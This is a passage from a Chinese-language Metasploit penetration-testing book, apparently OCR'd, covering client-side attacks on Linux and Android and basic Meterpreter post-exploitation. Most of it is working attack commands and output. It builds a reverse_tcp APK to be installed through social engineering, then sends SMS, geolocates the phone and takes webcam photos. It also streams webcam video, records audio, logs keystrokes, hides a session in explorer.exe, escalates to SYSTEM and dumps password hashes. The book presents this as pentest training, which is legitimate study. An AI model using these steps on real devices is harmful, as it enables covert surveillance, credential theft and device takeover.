msf exploit(handler) > setg LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > setg LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.108
[*] Meterpreter session 5 opened (192.168.10.107:5555 -> 192.168.10.108:33070
) at 2016-07-05 18:21:30 +0530

meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  1142  fil   2016-06-21 16:09:43 +0530  .bash_history
100644/rw-r--r--  3106  fil   2014-02-20 08:13:56 +0530  .bashrc
40700/rwx------   4096  dir   2016-06-19 23:38:00 +0530  .cache
100600/rw-------  125   fil   2016-06-20 00:05:38 +0530  .mysql_history
100644/rw-r--r--  140   fil   2014-02-20 08:13:56 +0530  .profile
100777/rwxrwxrwx  188   fil   2016-07-05 18:10:50 +0530  pay2.elf
100777/rwxrwxrwx  155   fil   2016-07-05 18:20:04 +0530  pay3.elf

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 2
2 15:32:27 UTC 2016 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

从Linux系统获得Meterpreter权限十分简单。此外，Linux系统也可能被恶意软件包攻击。在这些案例中，用户都是在安装了一个恶意软件包之后就触发了handler。


TIP　有关Linux系统中木马文件的更多信息，请访问https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/。

## 7.5　使用 Metasploit 攻击 Android 系统


可以创建一个新的APK文件，也可以将攻击载荷注入到一个现有的APK文件来攻击Android平台。我们采用第一种方法。首先使用如下图所示的`msfvenom`命令来创建一个APK文件。

```
root@mm:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.1
68.10.107 LPORT=4444 R> /var/www/html/pay2.apk
No platform was selected, choosing Msf::Module::Platform::Android
from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8833 bytes
```

成功创建APK文件之后，我们需要欺骗受害者（使用社会工程学）去安装这个APK文件，或者真的去接触这个电话。下面来看看当受害者下载了这个恶意的APK文件之后都会发生什么。




下载完成之后，用户就可以安装这个文件了，过程如下图所示。




绝大多数人都不会注意应用程序在安装时所要求的权限。因此，攻击者可以获得手机的全部

权限并偷走用户的个人隐私数据。上面的截图列出了一个应用程序正常运行所需的权限。当安装成功之后，攻击者就可以获得目标手机的完全控制权限。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp

payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.1
0.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter >
```

怎么样，我们是不是轻松获取了目标系统的Meterpreter控制权限？下一章将会详细介绍后渗透模块，现在先来看一些它的基本功能。

```
meterpreter > check_root
[+] Device is rooted
```

可以使用`check_root`命令检查目标设备是否已经进行了root操作。下面来看看其他函数。

```
meterpreter > send_sms -d 8130[redacted] -t "hello"
[+] SMS sent - Transmission successful
```

使用`send_sms`命令可以从被渗透的手机向任意号码发送短信，下面来看看短信是否发送成功。




干得漂亮！短信已经成功发送。接下来就让我们使用sysinfo命令来查看一下这台“猎物”的信息吧。

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter : java/android
```

接下来对这部手机进行定位。

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL:  https://maps.google.com/?q=28.5448806,77.3689138
```

通过从谷歌地图上查看这个坐标，可以找到这部手机所在的精确位置。




然后使用被渗透手机的摄像头来拍几张照片看看。

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XlGjwKRr.jpeg
```

可以通过摄像机看到如下图片。




## 7.6　小结

在本章中我们动手实践了一种客户端渗透攻击。使用客户端攻击会使一个处于网络内部的渗透测试工程师的审计工作变得十分轻松。在网络内部攻击比外部攻击更为有效的情形下，也可以减轻测试工程师的工作强度。

本章还讲解了各种攻击基于客户端的系统的技术。我们学习了基于浏览器的渗透方法及其延伸方法，使用Arduino对基于Windows的系统进行了渗透，了解了如何创建各种文件格式的渗透模块及如何使用Metasploit进行DNS欺骗攻击。最后，还学习了如何对基于Linux的客户端进行渗透，以及如何对Android设备进行渗透。

在下一章中，我们将详细研究高级的攻击向量和后渗透测试。

# 第8章 Metasploit的扩展功能

“不必对盗窃心怀恐惧，我们只盗取应该被偷的东西。”

——Mike Monteiro

本章将介绍Metasploit的扩展功能和后渗透模块中的核心部分。在这一章中，我们将重点放在后渗透模块中可以直接使用的功能上，还尝试了各种复杂的任务，例如提升权限、获取明文密码、查找有用信息，等等。

在学习本章的过程中，我们将对以下几个要点进行重点讲解。

- 完成基本的后渗透任务。
- 使用高级后渗透模块。
- 隐秘地行动。
- 提升权限。
- 从内存中查找密码。

现在就开始学习Metasploit中的后渗透模块，下一节将从基础知识讲起。

## 8.1 Metasploit 后渗透模块的基础知识

前面的章节已经涉及了一些后渗透模块的使用方法，不过现在要介绍的是前面没有提到过的功能。之前我们研究的重点都在如何实现对目标系统的渗透，而从现在开始，重点要放在如何操作已经被渗透的系统上。下一节将从最基本的后渗透命令开始讲起。



## 8.2 基本后渗透命令

核心Meterpreter命令指的是已经被Meterpreter攻击载荷成功渗透的计算机向我们提供的用于后渗透操作的基本功能。现在先从一些可以帮助你实现后渗透操作的最基本的命令开始。

## 8.2.1　帮助菜单

使用帮助菜单列出在目标上可以使用的所有命令。按照下图所示，输入help或者?就可以打开帮助菜单。

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

## 8.2.2　后台命令

在进行后渗透任务的时候，有时也可能需要执行其他任务（比如测试另一个渗透模块，或者运行提升权限的模块）。为了执行新的任务，需要将当前执行的Meterpreter会话切换到后台，这时就可以如下图所示使用background命令。

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(rejetto_hfs_exec) > sessions -i

Active sessions
===============

  Id  Type                   Information                                 Connection
  --  ----                   -----------                                 ----------
  1   meterpreter x86/win32  WIN-3KOU2TIJ4E0\mm @ WIN-3KOU2TIJ4E0  192.168.10.11
2:4444 -> 192.168.10.110:49250 (192.168.10.110)

msf exploit(rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

从上面的截图可以看出，我们已经成功将会话切换到了后台。当需要将一个会话切换到前台的时候，就可以使用session命令加上该会话的会话标识符，命令格式为sessions -i。

### 8.2.3 机器 ID 和 UUID 命令

我们可以在获得的会话中输入machine_id命令来获取机器ID，如下图所示。

```
meterpreter > machine_id
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5
```

另外，只需输入uuid命令就可以查看主机的UUID，如下图所示。

```
meterpreter > uuid
[+] UUID: 2a35d6e656e854e0/x86=1/windows=1/2016-07-10T08:31:28Z
```

### 8.2.4 通信信道的操作

为了实现后渗透操作，我们可能需要列出通信信道，并指定使用的信道。这些操作可以通过channel命令实现，如下图所示。

```
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process

meterpreter > channel -r 1
Read 134 bytes from 1:


C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaf73fc9c7-hfs2.3_288>
C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaf73fc9c7-hfs2.3_288>
```

在上图中，我们使用channel -l命令列出了所有可用的通信信道，然后使用channel -r [channel-id]命令选择了读取数据的通信信道。信道子系统允许通过所有的逻辑信道进行读取、列举、写入等操作，这些逻辑信道都是通过Meterpreter命令行实现的通信子信道。

### 8.2.5 获取用户名和进程信息

8

一旦成功进入目标系统，一定要先弄清楚现在登录该系统的用户是谁，侵入的是系统的哪一个进程。这些信息十分关键，因为我们将据此完成提升权限和迁移进程。现在来看看如何获取用户名和进程信息。

```
meterpreter > machine_id
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5
meterpreter > getuid
Server username: WIN-3K0U2TIJ4E0\mm
meterpreter > getpid
Current pid: 1844
```

从上图可以看出，通过输入getuid命令，我们得知系统的用户名为mm。通过在当前Meterpreter会话中输入getpid命令，可以查看当前进程ID。现在使用ps命令查看当前Meterpreter会话所依附进程的详细信息。

```
 1844  2216  kKfqITswCZS.exe   x86   2        WIN-3KOU2TIJ4E0\mm  C:\Users\mm\Ap
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe
```

如图所示，现在所依附的进程来自一个保存在系统临时文件夹中的文件。

TIP 请牢记，一定要将Meterpreter会话转移到一个安全的进程上，例如explorer.exe或者svchost.exe。

### 8.2.6　获取系统信息

可以像上一章那样输入sysinfo命令以显示当前系统的信息，如下图所示。

```
meterpreter > sysinfo
Computer        : WIN-SWIKKOTKSHX
OS              : Windows 2008 (Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

### 8.2.7　网络命令

可以使用如下图所示的ipconfig/ifconfig、arp和netstat命令来查看网络信息。

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 10
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:84:55:8c
MTU          : 1500
IPv4 Address : 192.168.10.109
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::187c:6989:bcc5:254f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

使用ipconfig命令可以查看本机IP地址和与网卡信息相关的所有信息。这个命令至关重要，因为它可以显示被渗透主机所连接的所有内部网络。

arp命令可以显示所有和被渗透主机建立过连接的IP地址，这样就可以获得更多关于目标邻近系统的信息（例如连接的广播域），这个过程如下图所示。

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.10.1     e8:de:27:86:be:0a  10
    192.168.10.105   b0:10:41:c8:46:df  10
    192.168.10.112   08:00:27:55:fc:fa  10
    192.168.10.255   ff:ff:ff:ff:ff:ff  10
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  10
    224.0.0.252      00:00:00:00:00:00  1
    224.0.0.252      01:00:5e:00:00:fc  10
    255.255.255.255  ff:ff:ff:ff:ff:ff  10
```

netstat命令显示当前所有正在使用端口以及运行在这些端口上的进程信息。它的执行结果还显示了在目标系统上运行的应用程序的详细信息，如下图所示。

```
meterpreter > netstat

Connection list
===============

    Proto  Local address          Remote address       State        User  Inode  PID/Program name
    -----  -------------          --------------       -----        ----  -----  ----------------
    tcp    0.0.0.0:80             0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:135            0.0.0.0:*            LISTEN       0     0      812/svchost.exe
    tcp    0.0.0.0:445            0.0.0.0:*            LISTEN       0     0      4/System
    tcp    0.0.0.0:3389           0.0.0.0:*            LISTEN       0     0      1144/svchost.exe
    tcp    0.0.0.0:8081           0.0.0.0:*            LISTEN       0     0      904/hfs.exe
    tcp    0.0.0.0:49152          0.0.0.0:*            LISTEN       0     0      496/wininit.exe
    tcp    0.0.0.0:49153          0.0.0.0:*            LISTEN       0     0      848/svchost.exe
    tcp    0.0.0.0:49154          0.0.0.0:*            LISTEN       0     0      980/svchost.exe
    tcp    0.0.0.0:49155          0.0.0.0:*            LISTEN       0     0      584/lsass.exe
    tcp    0.0.0.0:49156          0.0.0.0:*            LISTEN       0     0      1564/svchost.exe
    tcp    0.0.0.0:49157          0.0.0.0:*            LISTEN       0     0      572/services.exe
    tcp    192.168.10.109:49175   192.168.10.112:4444  ESTABLISHED  0     0      1856/notepad.exe
    tcp    192.168.10.109:49174   192.168.10.112:4444  ESTABLISHED  0     0      3432/zVAwcrHboKR.exe
    tcp    192.168.10.109:139     0.0.0.0:*            LISTEN       0     0      4/System
    tcp6   :::80                  :::*                 LISTEN       0     0      4/System
    tcp6   :::135                 :::*                 LISTEN       0     0      812/svchost.exe
```



### 8.2.8 文件操作命令

输入pwd命令，可以查看当前的工作目录，如下图所示。

```
meterpreter > pwd
C:\Users\mm
```

此外，还可以使用cd命令来浏览目标文件夹，使用mkdir来创建一个文件夹，如下图所示。

```
meterpreter > cd C:\\
meterpreter > pwd
C:\
meterpreter > mkdir metasploit
Creating directory: metasploit
meterpreter > cd metasploit
meterpreter > pwd
C:\metasploit
```

使用Meterpreter中的`upload`命令就可以将文件上传到目标系统，如下图所示。

```
meterpreter > upload /root/Desktop/test.txt C:\
[*] uploading  : /root/Desktop/test.txt -> C:\
[*] uploaded   : /root/Desktop/test.txt -> C:\\test.txt
```

接着还可以使用`edit`命令加文件名实现对所有文件的修改，如下图所示。

```
This is a test file.. Metasploit Rocks
~
~
~
```

更可以使用`cat`命令查看文件的内容，如下图所示。

```
meterpreter > edit C:\\test.txt
meterpreter > cat C:\\test.txt
This is a test file
Metasploit Rocks
```

使用`ls`命令可以列出指定目录中的所有文件，如下图所示。

```
meterpreter > ls C:\
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2008-01-19 14:15:37 +0530  $Recycle.Bin
100444/r--r--r--  8192        fil   2016-03-24 05:06:01 +0530  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-03-24 05:06:00 +0530  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  Documents and Settings
40777/rwxrwxrwx   0           dir   2008-01-19 15:10:52 +0530  PerfLogs
40555/r-xr-xr-x   0           dir   2016-06-19 21:13:06 +0530  Program Files
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  ProgramData
40777/rwxrwxrwx   0           dir   2016-03-24 04:06:36 +0530  System Volume Information
40555/r-xr-xr-x   0           dir   2016-06-19 20:27:20 +0530  Users
40777/rwxrwxrwx   0           dir   2016-06-19 21:11:10 +0530  Windows
100777/rwxrwxrwx  24          fil   2006-09-19 03:13:36 +0530  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 13:15:45 +0530  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-19 03:13:37 +0530  config.sys
40777/rwxrwxrwx   0           dir   2016-03-23 16:15:31 +0530  inetpub
40777/rwxrwxrwx   0           dir   2016-06-19 22:03:51 +0530  metasploit
100666/rw-rw-rw-  1387765760  fil   2016-06-20 08:42:49 +0530  pagefile.sys
100666/rw-rw-rw-  37          fil   2016-06-19 22:11:36 +0530  test.txt
```

使用rmdir命令可以从目标系统上删除指定的文件夹，使用rm命令可以删除指定的文件，如下图所示。

```
meterpreter > rm test.txt
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2008-01-19 14:15:37 +0530  $Recycle.Bin
100444/r--r--r--  8192        fil   2016-03-24 05:06:01 +0530  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-03-24 05:06:00 +0530  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  Documents and Settings
40777/rwxrwxrwx   0           dir   2008-01-19 15:10:52 +0530  PerfLogs
40555/r-xr-xr-x   0           dir   2016-06-19 21:13:06 +0530  Program Files
40777/rwxrwxrwx   0           dir   2008-01-19 17:21:52 +0530  ProgramData
40777/rwxrwxrwx   0           dir   2016-03-24 04:06:36 +0530  System Volume Information
40555/r-xr-xr-x   0           dir   2016-06-19 20:27:20 +0530  Users
40777/rwxrwxrwx   0           dir   2016-06-19 21:11:10 +0530  Windows
100777/rwxrwxrwx  24          fil   2006-09-19 03:13:36 +0530  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 13:15:45 +0530  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-19 03:13:37 +0530  config.sys
40777/rwxrwxrwx   0           dir   2016-03-23 16:15:31 +0530  inetpub
40777/rwxrwxrwx   0           dir   2016-06-19 22:03:51 +0530  metasploit
100666/rw-rw-rw-  1387765760  fil   2016-06-20 08:42:49 +0530  pagefile.sys
```

使用download命令可以从目标下载文件，如下图所示。

```
meterpreter > download creditcard.txt
[*] downloading: creditcard.txt -> creditcard.txt
[*] download   : creditcard.txt -> creditcard.txt
```

## 8.2.9 桌面命令

Metasploit中还提供了各种桌面命令，例如桌面列举、使用网络摄像头拍照、使用麦克风录音、使用摄像机录视频等。下面给出这些命令的使用示例。

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station  Name
    -------  -------  ----
    1        WinSta0  Screen-saver
    1        WinSta0  Default
    1        WinSta0  Disconnect
    1        WinSta0  Winlogon

meterpreter > getdesktop
Session 1\W\D
```


使用enumdesktops和getdesktop命令可以查看被渗透主机的桌面信息：enumdesktops命令列出了所有可以访问的桌面，而getdesktop列出了当前桌面的相关信息。

## 8.2.10　截图和摄像头列举

在进行屏幕截图、摄像头拍照、实时记录视频或者记录键盘操作时，必须事先获得客户的许可。不过可以使用snapshot命令获取当前桌面的快照，这样就可以查看目标的桌面，如下图所示。

```
meterpreter > screenshot
Screenshot saved to: /root/qNiFYBhp.jpeg
```

可以按照下图所示的方法查看保存的图片。





下面来看看是否可以将所有摄像头列举出来，并查看是谁在使用这个系统。

```
meterpreter > webcam_list
1: Lenovo EasyCamera
2: UScreenCapture
```

使用webcam_list命令就可以将目标上的所有摄像头列举出来。然后使用webcam_stream命令使用摄像头录制实时视频，如下图所示。

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: bAsPojXM.html
[*] Streaming...
```

输入了这个命令之后，就在浏览器中打开了一个网络摄像头，如下图所示。




也可以使用webcam_snap命令拍摄一张照片，而不是观看实时视频，如下图所示。



某些时候我们可能出于监视目的需要进行环境监听，那么就可以使用record_mic命令，如下图所示。

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/NrouXgVj.wav
meterpreter >
```

也可以在使用record_mic命令的同时加上-d作为参数来指定录音的长度，这个参数的单位是秒。

Meterpreter的另一个强大功能是可以计算出目标系统的闲置时间，以此推算用户的使用时间表，从而在用户不怎么使用计算机的时间段发起攻击。这个功能可以使用idletime命令实现，如下图所示。

```
meterpreter > idletime
User has been idle for: 16 mins 43 secs
```

通过监控目标的按键敲击也可以发现很多有趣的信息，如下图所示输入keyscan_start命令就可以启动键盘监听模块。

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

几秒钟之后，使用keyscan_dump命令来导出键盘记录，如下所示。

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> r <Back> notepad <Return> My Pasw <Back> sword is Nipun@123
```

在这一节中，我们已经学习了很多命令。接着来看一些高级后渗透模块。

## 8.3　使用 Metasploit 中的高级后渗透模块

在这一节中，我们将通过由基本命令获取的信息来扩大战果。

### 8.3.1　迁移到更安全的进程上

正如上一节所说，现在的Meterpreter会话是从一个临时文件中载入的。一旦目标系统的用户发现这个进程不正常，他就会关闭这个进程，这样就会把我们踢出目标系统。因此最好的做法是将Meterpreter迁移到更安全的进程上，比如explorer.exe或者svchost.exe，这样就可以避免被受害者发现。可以使用migrate命令来完成这个操作。首先使用ps命令查看迁移目标进程的PID，如下图所示。

```
 1716  1896  KMFtp.exe         x86   2        WIN-3KOU2TIJ4E0\mm  C:\Program Fil
es (x86)\KONICA MINOLTA\FTP Utility\KMFtp.exe
 1788  3004  conhost.exe       x64   2        WIN-3KOU2TIJ4E0\mm  C:\Windows\Sys
tem32\conhost.exe
 1844  2216  kKfqITswCZS.exe   x86   2        WIN-3KOU2TIJ4E0\mm  C:\Users\mm\Ap
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe
 1896  1820  explorer.exe      x64   2        WIN-3KOU2TIJ4E0\mm  C:\Windows\exp
lorer.exe
 2216  696   wscript.exe       x86   2        WIN-3KOU2TIJ4E0\mm  C:\Windows\Sys
WOW64\wscript.exe
```

explorer.exe的PID是1896。现在就使用`migrate`命令将Meterpreter迁移到这个进程，如下图所示。

```
meterpreter > migrate 1896
[*] Migrating from 1844 to 1896...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1896
meterpreter >
```

我们已经将Meterpreter成功迁移到了explorer.exe进程上。

> TIP　迁移进程可能会导致权限降低。

## 8.3.2　获取系统级管理权限

如果被成功渗透的应用程序是以管理员权限运行的,那么仅输入`getsystem`命令就可以获取系统级管理权限，如下图所示。

```
meterpreter > getuid
Server username: DESKTOP-PESQ21S\Apex
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

系统级管理权限提供了最高级别的管理权限，所以我们可以完成目标系统上的任何操作。

> TIP　`getsystem`模块在比较新的Windows系统中运行不太稳定，最好使用本地的提升权限方法和模块来提升控制权限。

## 8.3.3　使用 hashdump 获取密码的哈希值

获取了目标的系统级管理权限之后，就可以简单地输入`hashdump`命令获取被渗透系统上登

录密码的哈希值，如下图所示。

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 62e273ef3f1ebd94630c73c8eeb9de20...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Apex:"1to1]5"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
